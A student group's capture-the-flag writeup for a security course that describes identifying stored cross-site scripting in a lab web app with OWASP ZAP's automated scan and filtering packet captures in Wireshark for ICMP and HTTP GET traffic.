

# PSP0201

## Week 3

## Writeup

Group Name: study group

Members


ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member

## Day 6 Be careful with what you wish on a Christmas night

Tools used: Kali Linux/Firefox/OWASP ZAP

### Question 1


We type in the IP address given and added:5000 behind to go through the web page




We can see that this website allows the user to submit the input in the search bar and later on stored directly into the website. So this would be Stored Cross-site Scripting.

## Question 2

Random type something into the search query.




Look at the top and find out what's the query string on the top.




### Question 3


Open the Owasp Zap on the kali attack box




Select automated scan



Paste the URL into the search bar and press attack on the bottom



Look for the alert side and count for the XSS



Thought Process/methodology:

We open the firefox and type in the IP address given and added:5000 and go for the website given. We found that this website allows the user to submit the information and later on stored it on the website directly. After that, we randomly type in some words into the search bar and go for it. We found that the query string on the URL is q. Other than that, we open the Owasp Zap and select automated scan. We copy and paste the URL into the Owasp Zap and attack it. We found that there are 2 XSS files on this website, so the answer for the last question should be 2.




## Day 7


Tools used: Kali Linux/Wireshark

### Question 1

Open the Wireshark and drag the pcap1.pcap file into the Wireshark



Scroll down to the first ICMP file and the source



## Question 2

Use the command `http.request.method == GET` to filter the files

## Question 3

Type in the command just now into the command tab

The screenshot shows the Wireshark interface with a packet capture of HTTP requests. The filter bar at the top contains the command `http.request.method==GET`. The packet list shows several GET requests. The packet details pane shows the structure of a GET request.


No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
69	62.186466	10.10.15.52	10.10.67.199	HTTP	1956	HTTP/1.1 200 OK (text/html)
71	62.478063	10.10.67.199	10.10.15.52	HTTP	303	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
87	62.481475	10.10.15.52	10.10.67.199	HTTP	603	HTTP/1.1 200 OK (text/css)
89	62.482028	10.10.15.52	10.10.67.199	HTTP	1585	HTTP/1.1 200 OK (application/javascript)

Frame 67: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits) on interface 0  
Ethernet II, Src: MS-NLB-PhysServer-32 03:00:d9:6c:db (02:23:06:d9:6c:db), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)  
Internet Protocol Version 4, Src: 10.10.67.199, Dst: 10.10.15.52  
Transmission Control Protocol, Src Port: 55650, Dst Port: 80, Seq: 1, Ack: 1, Len: 328  
Hypertext Transfer Protocol

GET / HTTP/1.1  
Host: thfc.bio  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:80.0)




Scroll down until you find the 1 post. \*\*We just looking at the /posts/ to look for the post

